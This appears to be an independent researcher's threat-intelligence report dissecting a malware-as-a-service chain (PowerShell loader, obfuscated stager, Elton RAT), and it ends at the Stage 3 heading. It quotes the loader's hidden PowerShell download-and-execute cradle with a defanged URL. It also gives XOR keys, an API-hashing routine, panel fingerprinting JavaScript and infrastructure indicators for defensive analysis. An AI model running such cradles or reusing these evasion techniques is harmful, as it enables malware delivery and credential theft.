

THREAT INTELLIGENCE

COMMERCIAL MaaS

RAT + INFOTEALER

Multi-Stage MaaS Infostealer - Full Chain Analysis: PowerShell Loader -> Obfuscated Stager -> Elton RAT

| AUTHOR                      | DATE                  |
|-----------------------------|-----------------------|
| X-3306                      | 11 May 2026           |
| REPORT TYPE                 | CLASSIFICATION        |
| Threat Intelligence         | Commercial MaaS / RAT |
| STAGES                      |                       |
| 3 (Loader -> Stager -> RAT) |                       |

|        |                                                                                                                                                                            |
|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| BY     | Independent Threat Researcher                                                                                                                                              |
| X-3306 | This report presents original static and dynamic analysis of a multi-stage MaaS operation with sensitive publication-risk material redacted or defanged where appropriate. |
|        | <a href="#">github.com/X-3306</a> · <a href="mailto:X3306.Business@proton.me">X3306.Business@proton.me</a>                                                                 |

| YARA HITS | ANTI-ANALYSIS         | C2 DOMAINS | OBFUSCATION     |
|-----------|-----------------------|------------|-----------------|
| OLLVM     | Wine / SEH / NOP sled | 8+ domains | XOR + Stack Str |

Source: input2.md - Generated 2026-05-11 19:58

BY

## Full Report & Research Inquiries

**X-3306**

Public indicators in this report are intentionally defanged. Secrets, tokens, and unnecessary personal context are redacted.

[github.com/X-3306](https://github.com/X-3306) · [X3306.Business@proton.me](mailto:X3306.Business@proton.me)

# Elton RAT: Inside a Multi-Stage MaaS Operation That Turns Developers into Unwitting Distributors

Author: X-3306

Date: 11 May 2026

Report Type: Threat Intelligence Report

Classification: Commercial MaaS Infostealer / RAT Delivery Chain

Primary Working Assessment: The analyzed materials describe a coordinated MaaS operation with an entire campaign infrastructure consisting of a silently propagating the malicious delivery chain through infected build environments, an obfuscated stager, and a feature-rich final payload operated through shared infrastructure. Public indicators are defanged, and only objectively sensitive material is redacted.

## Table of Contents

- 01. Executive Summary
- 02. Scope, Sources, and Methodology
- 03. Discovery Narrative and Initial Loader Triage
- 04. Stage 1: Loader Analysis
  - 4.1 Loader Role and Execution Model
  - 4.2 Initial Implications from the Loader URL
- 05. Stage 2: Stager Analysis
  - 5.1 Safe Acquisition of BK470009.exe
  - 5.2 Initial Static Triage
  - 5.3 API Hashing
  - 5.4 Control-Flow Flattening and Opaque Predicates
  - 5.5 64-bit XOR String Construction and DDR Extraction
  - 5.6 SEH Redirection and Memory Carving
  - 5.7 Payload Decryption Mechanics
- 06. Dead Drop Resolver / GitHub Blob Analysis
  - 6.1 All The Clues
  - 6.2 Assessment of Blob Function
  - 6.3 Dynamic-Key Hypothesis
- 07. Infrastructure, Redirects, and MaaS Panel Analysis
  - 7.1 Observed Infrastructure Set
  - 7.2 Multi-Stage Routing Model
  - 7.3 Redirect and Panel Evidence
  - 7.4 Alternative Staging URLs
- 08. Stage 3: Elton Payload Analysis
  - 8.1 Retrieval Path and Hashes
  - 8.2 Builder and Family Linkage
  - 8.3 Anti-Analysis and Environment Detection
  - 8.4 Cryptographic Architecture
  - 8.5 Capability Assessment
- 09. Full Infection Chain Reconstruction
- 10. Technical Assessment and Attribution Logic
- 11. Operation Timeline, Branding, and Provenance
  - 11.1 Discord Snowflake Timing
  - 11.2 Early Infrastructure and Redirect Clues
  - 11.3 Logo and AI Provenance
- 12. Sandbox Behavior and Capability Addendum

- 12.1 [DDR Key and Path Construction](#)
- 13. [Supply Chain / Source Code Infection](#)
- 14. [C2 Intake Endpoint Analysis](#)
- 15. [Indicators of Compromise \(IoCs\)](#)
  - 15.1 [Domains and Infrastructure](#)
  - 15.2 [Payload Hashes](#)
  - 15.3 [File Paths and Mutexes](#)
  - 15.4 [Network Indicators](#)
- 16. [MITRE ATT&CK Mapping](#)
- 17. [Defensive Recommendations](#)
  - 17.1 [Network Detection Recommendations](#)
  - 17.2 [Endpoint Detection Recommendations](#)
  - 17.3 [Developer Environment Hardening](#)
- 18. [Conclusion](#)
- 19. [Appendix](#)
  - 19.1 [Recovered Commands](#)
  - 19.2 [Recovered XOR Keys](#)
  - 19.3 [Observed Malware Capabilities](#)
  - 19.4 [Referenced Figures](#)

## Executive Summary

This report consolidates the most important observations concerning a malware chain that began with a suspicious [void.exe](#) sample and ultimately led to the recovery and analysis of two additional stages: [BK470009.exe](#) and a final payload referred to here as [Elton](#). The evidence supports a three-stage execution model in which an initial loader launches a hidden PowerShell cradle, retrieves a stager from [hxxps://exo-api\[.\]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt](#), and then progresses toward a more capable infostealer / RAT payload.

The recovered stager ([BK470009.exe](#)) uses a combination of anti-analysis and obfuscation techniques including API hashing, control-flow flattening, XOR-obfuscated strings, stack strings, and SEH-based execution redirection. It also appears to rely on a dead-drop mechanism and fallback routing infrastructure rather than hard-coding a single operational endpoint. This design strongly suggests a staged delivery architecture intended to preserve operator flexibility and reduce exposure when infrastructure is burned.

The final payload associated with the [Elton](#) identifier appears materially different from commodity one-shot stealers. Based on the preserved YARA-relevant observations, infrastructure overlap, and behavioral notes, it is best assessed as an infostealer / RAT hybrid that supports browser credential theft, keylogging, screenshot capture, process injection, resilient command-and-control, and likely multi-channel exfiltration. The surrounding web infrastructure and panel artifacts are consistent with a malware-as-a-service operation rather than a bespoke single-victim intrusion set.

Several conclusions in this report remain analytic rather than absolute. In particular, the archived GitHub blob is best assessed as an encrypted DDR / configuration object rather than a direct PE payload, and the relationship between some observed URLs is reconstructed from note chronology, screenshots, and infrastructure correlation rather than from a single continuous packet capture. Even so, the cumulative evidence forms a coherent picture of one operational

ecosystem centered on `hxxps://dhszo.darkside[.]cy/`.

## Scope, Sources, and Methodology

This report was assembled from the following source material:

- Extract and deobfuscate hidden strings.
- Wayback captures, page source, redirects, and raw payload delivery.
- Static-analysis observations generated on a REMnux virtual machine.
- Dynamic and semi-dynamic observations derived from Wine, and `radare2`.
- Previously drafted stager analysis content supplied as working material for consolidation.
- Analyzed the Stager network behavior using `tcpdump` by monitoring its outbound connections to identify the external hosts and infrastructure it communicated with

Tools that was used:

- `exiftool`
- `strings`
- `FLOSS`
- `yara`
- `capa`
- `grep`
- `radare2`
- `tcpdump`
- `wine`
- memory carving with `foremost`
- OSINT and archival verification using the Internet Archive / Wayback Machine
- manual inspection of HTML source code for the suspected operator panel

## Discovery Narrative and Initial Loader Triage

The investigation began when some discord user sent me a file named `void.exe` with the suspicion that it was malicious. The sample was moved into a REMnux virtual machine for safe triage. Initial inspection used standard first-pass tooling, specifically `exiftool`, `strings`, `yara`, and `FLOSS`, followed by targeted filtering of extracted strings with:

```
grep -iE "http|https|discord|powershell|hook|key"
```

That quick triage step exposed the decisive artifact: a hidden PowerShell cradle embedded in plain text. The recovered command is rendered in the final report from `start /min cmd.exe /c powershell -WindowStyle Hidden -Command "& { iwr -Uri 'hxxps://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt' -OutFile $env:APPDATA\BK470009.exe }"`.

This command established, at minimum, that `void.exe` functioned as a loader. Its role was not to contain the final malicious capability set internally, but rather to execute a quiet fetch-and-run workflow against remote infrastructure and drop a second-stage executable under `%APPDATA%`.

## Stage 1: Loader Analysis

## Loader role and execution model

The loader is straightforward but operationally effective. It:

- starts a minimized `cmd.exe`
- launches PowerShell with `-WindowStyle Hidden`
- retrieves a remote artifact from `hxxps://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt`
- writes that artifact as `%APPDATA%\BK470009.exe`
- immediately executes `BK470009.exe` hidden from the victim

This is consistent with a lightweight first stage whose sole purpose is to pull a better-protected stager from operator-controlled infrastructure. It also explains why the loader itself was easy to classify once the command was recovered: the true complexity resides downstream.

## Initial implications from the loader URL

Several aspects of the loader URL are analytically important:

- The `/Stb/` directory naming convention appears repeatedly across later artifacts.
- The `?bl=oy7DDikwUmXxyY968EPRE008.txt` parameter is likely campaign- or affiliate-related id rather than a benign filename.
- The remote object is made to look like a text resource for basic bypass IPS/IDS even though it is saved and executed as `BK470009.exe`.

Taken together, these details suggest a delivery layer built to blend stage retrieval with routing logic rather than a static direct-to-payload download.

## Stage 2: Stager Analysis

Safe acquisition of `BK470009.exe` (virustotal scan: `hxxps://www.virustotal[.]com/gui/file/600fd59a6114e08606f4bbcb881c1c156193ff01371e1144a05ca787d365e067d`)

To retrieve the stager without executing it, I used `wget`:

```
wget --user-agent="Mozilla/5.0"
"hxps://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt" -O BK470009.exe
```

## Initial static triage

Initial triage reportedly surfaced the following notable traits:

- spoofed or misleading compilation metadata
- Rich Header anomalies consistent with stomping or tampering
- modern CRT relationships despite apparent `Microsoft_Visual_Cpp_80_DLL` markers
- a distinctive stack string: `fo8yndd9ybn81i0u9x1hXuuxnlvgvf`

These features strongly suggest a deliberately protected stager rather than a loosely packed commodity sample.

## API hashing

The stager avoids importing key functionality directly and instead resolves functions dynamically after walking the PEB. The documented hashing routine was:

```
hash = (hash ^ char) * 0x143
```

Recovered examples include:

- `0x31b1f1f2` -> `InternetOpenA`
- `0xd8059437` -> `InternetConnectA`

This aligns with a network-centric stage whose visible import table was intentionally stripped of obvious C2 and injection intent.

## Control-flow flattening and opaque predicates

The previous stager notes identified `fcn.1400001370` as a heavy obfuscation hub called 3,777 times. It reportedly consisted of repeated mathematical operations such as `imul`, `ror`, and `shr` that did not materially contribute to core logic. That pattern is consistent with opaque predicates and control-flow flattening, and the sample was assessed as likely protected with LLVM-Obfuscator / OLLVM or a comparable commercial obfuscation pipeline.

This conclusion is reinforced by later observations that both the stager and the `Elton` payload were compiled with LLVM-Obfuscator.

## 64-bit XOR string construction and DDR extraction

The stager reportedly constructs strings using `movabs` loads and a global XOR key:

```
0xabd86880b2f2c07c
```

Preserved proof examples:

```
0x84f752f3c286b414 ^ 0xabd86880b2f2c07c = 0x2f2f3a7370747468 -> hxxps://  
0x9cbcfb9f7b0ca38d ^ 0xabd86880b2f2c07c = 0x687469672e776172 -> raw.gith
```

The intended analytical conclusion is clear: the malware reconstructs an outbound URL toward `raw[.]githubusercontent[.]com` at runtime.

One recovered DDR-related path from the original stager analysis was:

```
hxxps://raw[.]githubusercontent[.]com/XxXloverXx/rustflare/refs/heads/main/engine
```

Later archival work preserved a related GitHub path:

```
hxxps://raw[.]githubusercontent[.]com/XxXloverXx/rustflare/refs/heads/main/crates/engine
```

The exact relationship between these two path variants cannot be proven from the available evidence alone. The most conservative assessment is that they are closely related DDR / staging references from the same operational cluster, with at least one of them serving as the GitHub dead-drop material consumed by the stager.

## SEH redirection and memory carving

During emulated execution under Wine, the stager reportedly triggered an intentional access violation using:

```
mov qword [0], r12
```

This was assessed as deliberate SEH redirection rather than an implementation bug. The hidden exception handler was identified at:

```
0x14003915E
```

Inside that path, the stager was observed unpacking modules in memory and targeting:

```
C:\Windows\System32\dlhhost.exe
```

The preserved notes characterize this as reflective loading and possibly process ghosting. A Wine memory dump at [/tmp/BkDump.2045](#) was carved with [foremost](#), yielding multiple valid [MZ](#) headers and supporting the conclusion that the stager unpacked or staged additional PE material in memory rather than storing a fully usable downstream payload in plaintext on disk.

### Payload decryption mechanics

The stager further state that the final payload was not stored internally in completed form. Instead, the sample reportedly generated a 1,198-byte keystream by XORing two seeds across repeated iterations. The resulting keystream, described as beginning with [FKSHTBF...](#), was then used to decrypt content fetched from C2.

If accurate, this design materially raises the bar for static reconstruction because the stager alone does not embed the final plain payload. It also supports the broader conclusion that the operator separated delivery, routing, and final capability stages.

## Dead Drop Resolver / GitHub Blob Analysis

The GitHub material is one of the most important pieces of evidence because it links the stager to a dead-drop style retrieval model rather than a single hard-coded server path.

## All The Clues

For first was recovered the exact URL by extracting the constants loaded into registers and applying the XOR key to reveal the hidden strings; then, by monitoring the generated requests with [tcpdump](#) while executing the stager through Wine, I observed an attempted connection to [raw\[.\]githubusercontent\[.\]com](#), And ultimately archived Wayback Machine record presented later in this report.

The preserved Wayback listing shows one archived capture for the observed [raw\[.\]githubusercontent\[.\]com/.../rustflare/.../engine](#) path on 4 November 2025.




Figure 1. Wayback URL listing showing a single archived capture for the observed raw[.]githubusercontent[.]com prefix on 4 November 2025.

The corresponding archival screenshot preserves the blob contents:

```
Fh8PXTI1GwkhKj04ADhNNiYZURgSAHZbNiEPITiQDzMBLUh0fAAkKC82MTU9MjseJi8jPgk8NE5VNzURA0cEGywSLAhQNR0
eC1EJ0Cp/VDoLLiMrMiYkAyZNZwsILTxLLiwSOB4jLTgwNwMYKywTIA4tIE4=
```

The screenshot evidence shows the blob directly in the browser:




Figure 2. Wayback capture preserving the dead-drop blob at the observed GitHub path.

## Assessment of blob function

There was several unsuccessful attempts to treat the blob as a simple payload:

- Base64 characteristics were present.
- Base64 decoding did not produce readable plaintext.
- Simple XOR did not yield a valid result.
- The output did not become a PE.
- The output did not become a URL.
- The output did not expose a plain text configuration.

Additional unsuccessful testing:

- static XOR
- repeating XOR
- offset XOR
- known strings as key material
- hostname-derived keys

Based on those failed reductions, the strongest evidence-based assessment is that the GitHub content represented an encrypted config / dead-drop rather than a direct PE payload. It likely contained some combination of:

- active domain or fallback domain information
- campaign identifier material
- stage routing data
- a session or decryption key component
- a stage-two or stage-three path reference

This is one of the clearest indicators that GitHub most likely served as a relay or dead drop rather than as the final payload host.

## Dynamic-key hypothesis

Because simple transformations did not reconstruct the final material, I proposed that decryption may depend on host- or campaign-derived inputs such as:

- `MachineGuid`
- `ComputerName`
- volume serial
- campaign ID
- timestamp

That hypothesis is consistent with how modern staged malware often binds a routing blob to runtime context. It cannot be proven from the preserved material alone, but it is technically plausible and should remain in scope for any future emulation effort.

## Infrastructure, Redirects, and MaaS Panel Analysis

### Observed infrastructure set

Across the notes and screenshots, the following infrastructure was identified:

- `exo-api[.]tf`
- `dhszo.darkside[.]cy`
- `api.darkside[.]cy`
- `balista[.]lol`
- `rshosting[.]xyz`
- `vcc-library[.]uk`
- `pee-files[.]nl`
- GitHub dead-drop staging under the `rustflare` path

This set is too internally consistent to dismiss as unrelated noise. Multiple components point back to a shared operational ecosystem.

### Multi-stage routing model

By running tcpdump while executing the stager (BK470009.exe), I reconstructed the infection chain as follows:

Whole communication:

```
raw[.]githubusercontent[.]com → dead-drop / config
balista[.]lol → C2 panel
api.darkside[.]cy → Maybe old API backend / C2 panel
darkside[.]cy → Old main campaign host
rshosting[.]xyz → fallback / test / abandoned domain (NXDOMAIN)
i-slept-with-ur.mom → likely a test/debug string or anti-analysis bait

every domain is hosting on: 5.ns0.centralnic.net
```

```
Dropper
↓
GitHub dead-drop
↓
API endpoint
↓
dynamic stage
↓
next payload
```

That model remains the best fit for the evidence. It is more complex than a typical one-shot commodity stealer and fits an operator who wants to rotate domains, panels, and campaign material without rebuilding every stage.

## Redirect and panel evidence

One observed redirect path involved [pee-files\[.\]nl](#), where removal of part of a redirect URL chain reportedly led back toward (also [darkside\[.\]cy](#)) to [hxxps://dhszo.darkside\[.\]cy/](#). The preserved screenshot shows [hxxps://pee-files\[.\]nl/Stb/PokerFace/](#) returning an HTTP 403 page, consistent with a guarded or partial staging path rather than a public-facing service.




Figure 4. [hxxps://dhszo.darkside\[.\]cy/](#) basic website with Login/Registration Panel

```

351
352 <script>
353 document.addEventListener('DOMContentLoaded', function () {
354     const form = document.querySelector('form');
355
356     form.addEventListener('keypress', function (event) {
357         if (event.key === 'Enter') {
358             event.preventDefault();
359             return false;
360         }
361     });
362
363     // Yes bitches i log all login data so u assholes better not use 1 acc with multiple people
364     // or ill suspend the acc >:)
365
366     form.addEventListener('submit', function () {
367         document.getElementById('screen_width').value = screen.width;
368         document.getElementById('screen_height').value = screen.height;
369         document.getElementById('timezone').value = Intl.DateTimeFormat().resolvedOptions().timeZone;
370         document.getElementById('local_time').value = new Date().toLocaleString();
371         document.getElementById('device_ram').value = navigator.deviceMemory || 'Unknown';
372         document.getElementById('cpu_cores').value = navigator.hardwareConcurrency || 'Unknown';
373         document.getElementById('gpu_renderer').value = getGPUInfo();
374         document.getElementById('browser_name').value = navigator.appName || 'Unknown';
375         document.getElementById('browser_version').value = navigator.appVersion || 'Unknown';
376         document.getElementById('platform').value = navigator.platform || 'Unknown';
377         document.getElementById('network_type').value = (navigator.connection && navigator.connection.effectiveType) || 'Unknown';
378         document.getElementById('network_latency').value = (navigator.connection && navigator.connection.rtt) ? navigator.connection.rtt : 'Unknown';
379         document.getElementById('pixel_depth').value = screen.pixelDepth || 'Unknown';
380         document.getElementById('color_depth').value = screen.colorDepth || 'Unknown';
381         document.getElementById('os_details').value = navigator.oscpu || 'Unknown';
382         document.getElementById('js_heap_size').value = performance.memory ? Math.round(performance.memory.jsHeapSizeLimit / (1024 * 1024)) : 'Unknown';
383         document.getElementById('accepted_languages').value = navigator.languages ? navigator.languages.join(', ') : 'Unknown';
384     });
385
386     function getGPUInfo() {
387         try {
388             let canvas = document.createElement('canvas');
389             let gl = canvas.getContext('webgl') || canvas.getContext('experimental-webgl');
390             if (!gl) return "Unknown";
391
392             let debugInfo = gl.getExtension('WEBGL_debug_renderer_info');
393             return debugInfo ? gl.getParameter(debugInfo.UNMASKED_RENDERER_WEBGL) : "Unknown";
394         } catch (e) {
395             return "Unknown";
396         }
397     }

```

Figure 3. [https://dhszo.darkside\[.\]cy/Login/](https://dhszo.darkside[.]cy/Login/) login-page source showing explicit login telemetry collection and operator commentary.




Figure 4. [https://pee-files\[.\]nl/Stb/PokerFace/](https://pee-files[.]nl/Stb/PokerFace/) returning a 403 response as part of the observed redirect / staging chain.

The most significant infrastructure artifact remains the HTML source from [https://dhszo.darkside\[.\]cy/Login/](https://dhszo.darkside[.]cy/Login/). A hard-coded comment preserved in the screenshot states:

```
// Yes bitches i log all login data so u assholes better not use 1 acc with multiple people  
// or ill suspend the acc >:)
```

It strongly supports the conclusion that:

- the site is an operator or affiliate panel,
- login behavior is monitored for account sharing
- access is sold or managed across multiple users
- the surrounding infrastructure is consistent with a MaaS business model

That telemetry collection is consistent with panel-side operator awareness, account tracking, and environment profiling.

## Alternative staging URLs

The notes preserve multiple [/Stb/](#) examples:

- [https://exo-api\[.\]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt](https://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt)
- [https://exo-api\[.\]tf/PokerFace/init.php?id=Elton](https://exo-api[.]tf/PokerFace/init.php?id=Elton)
- [https://vcc-library\[.\]uk/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt](https://vcc-library[.]uk/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt)

Two of these clearly point to different chain stages, while the third strongly suggests parallel campaign distribution under the same architecture. Additional [Dr.Web](#) links contains more domains:

- [https://vms\[.\]drweb\[.\]co\[.\]jp/virus/?i=32641113](https://vms[.]drweb[.]co[.]jp/virus/?i=32641113)
- [https://vms\[.\]drweb\[.\]ru/virus/?i=31928322](https://vms[.]drweb[.]ru/virus/?i=31928322)

Those were used as external discovery pivots rather than as primary evidence sources for this report.

## Stage 3: Elton Payload Analysis

